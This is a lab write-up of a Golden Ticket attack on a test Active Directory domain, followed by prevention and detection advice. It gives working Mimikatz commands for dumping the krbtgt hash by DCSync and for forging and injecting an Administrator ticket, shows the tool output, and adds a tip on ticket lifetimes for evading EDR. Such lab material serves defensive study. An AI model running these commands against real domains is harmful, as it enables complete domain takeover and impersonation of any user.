Project: Golden Ticket Attack – Simulation, Detection & Prevention
Type: Lab Project
Tools Used: Mimikatz, PowerView.ps1, cmd.exe, klist
Objective: Simulate a Golden Ticket attack by forging a Kerberos TGT using the KRBTGT hash. Explore how attackers use forged tickets to impersonate privileged users, and study detection techniques and prevention strategies in Active Directory.

Golden Ticket:


A **Golden Ticket** is a forged Kerberos Ticket Granting Ticket (TGT) that allows an attacker to impersonate **any user in the domain**, including domain admins. The attacker acts as the **Key Distribution Center (KDC)** by creating a fake TGT and signing it using the hash of the **KRBTGT** account, making the ticket trusted across the domain.

Since Kerberos trusts tickets signed by the KRBTGT key, forging a ticket with this hash allows unrestricted access to domain resources. This technique also enables attackers in **child domains to access parent domains** within a forest, provided they have privileged access.

Attack:

The attacker first uses the DCSync attack to dump the hash of the krbtgt account. In this lab, the attacker has access to a user account named Rocky, which has replication permissions.


- Replicating Directory Changes
- Replicating Directory Changes All



Spawns a cmd.exe as the Rocky user.

Using Mimikatz:

Command: lsadump::dcsync /user:krbtgt




Creating the ticket:

Creating a Golden Ticket requires:

Getting the domain SID:

The SID is the security identifier of the domain, its to uniquely identify users, objects… in windows. Here the SID+RID will be used to identify the SID(Domain ID)+RID(User ID). Its like saying this User (RID) in this domain (SID).

we extract the domain's **SID** using PowerView:



S-1-5-21-1518138621-4282902758-752445584

We have all the information to create the Golden ticket:

To perform the Golden Ticket attack, we can use Mimikatz with the following arguments:

- /domain: The domain's name.
- /sid: The domain's SID value.
- /rc4: The password's hash of krbtgt.
- /user: The username for which Mimikatz will issue the ticket (Windows 2019 blocks tickets if they are for inexistent users.)
- /id: Relative ID for the user for whom Mimikatz will issue the ticket.
- /ptt: Pass-the-ticket (inject into memory)

Additionally, advanced threat agents mostly will specify values for
the /renewmax and /endin arguments, as otherwise, Mimikatz will generate the ticket(s) with a lifetime of 10 years, making it very easy to detect by EDRs:

- /renewmax: The maximum number of days the ticket can be renewed.
- /endin: End-of-life for the ticket.

```
C:\Mimikatz>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:eagle.local /sid:S-1-5-21-1518138621-4282902758-752445584 /rc4:db0d0630064747072a7d
a3f7c3b4069e /user:Administrator /id:500 /renewmax:7 /endin:8 /ptt
User      : Administrator
Domain    : eagle.local (EAGLE)
SID       : S-1-5-21-1518138621-4282902758-752445584
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: db0d0630064747072a7da3f7c3b4069e - rc4_hmac_nt
Lifetime  : 13/10/2022 06.28.43 ; 13/10/2022 06.36.43 ; 13/10/2022 06.35.43
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ eagle.local' successfully submitted for current session
```

Ticket generated and submitted in current cmd session

The SID uniquely identifies the domain, and the RID identifies the specific user in that domain (SID + RID = User SID).


Confirm and Use the Ticket:

Use klist to verify that the forged ticket is injected:

```
mimikatz # exit
Bye!

C:\Mimikatz>klist

Current LogonId is 0:0x6d8cb

Cached Tickets: (1)

#0>     Client: Administrator @ eagle.local
        Server: krbtgt/eagle.local @ eagle.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 10/13/2022 6:28:43 (local)
        End Time:   10/13/2022 6:36:43 (local)
        Renew Time: 10/13/2022 6:35:43 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Even though the session is under user Rocky, the system now holds a valid TGT for Administrator.

To test access, we connect to a C$ share (admin-only access):



Prevention:

Its hard to detect it as its very same process where the KDC creates the ticket the same way the attacker would do to forge the tickets. But we can do a few things like:

- Rest krbgt password periodically and there is a script that can help us with this and its highly recommend by Microsoft. https://github.com/microsoft/New-KrbtgtKeys.ps1
- Enable SIDHistory filtering this way the attacker cant get the SID of the privileges user or group that they want to impersonate in the domain to forge the ticket.

Detection:

Golden Ticket attacks are difficult to detect because the forged ticket is:


- Created **off the domain controller**
- Properly signed using the **KRBTGT hash**

Still, detection is possible through behavioral analysis:

Event Correlation


- **4624 (Successful Logon)** and **4625 (Failed Logon)** can show anomalies.

- Look for high-privileged users logging in from unusual IPs, machines, or at odd hours.
- Monitor logins from non-standard devices (e.g., not a PAW).



TGT/TGS Correlation

- No event is logged for the creation of a forged TGT (because it's not created by the DC).
- However, the use of a **TGS (Event ID 4769)** for a user **without a prior TGT request** can be suspicious.
- It's noisy but can be filtered and correlated with known login patterns.



Note:

If an Active Directory forest has been compromised, we need to reset all users' passwords and revoke all certificates, and for krbtgt, we must reset its password twice (in every domain). The password history value for the krbtgt account is 2. Therefore it stores the two most recent passwords. By resetting the password twice, we effectively clear any old passwords from the history, so there is no way another DC will replicate this DC by using an old password. However, it is recommended that this password reset occur at least 10 hours apart from each other (maximum user ticket lifetime); otherwise, expect some services to break if done in a shorter period.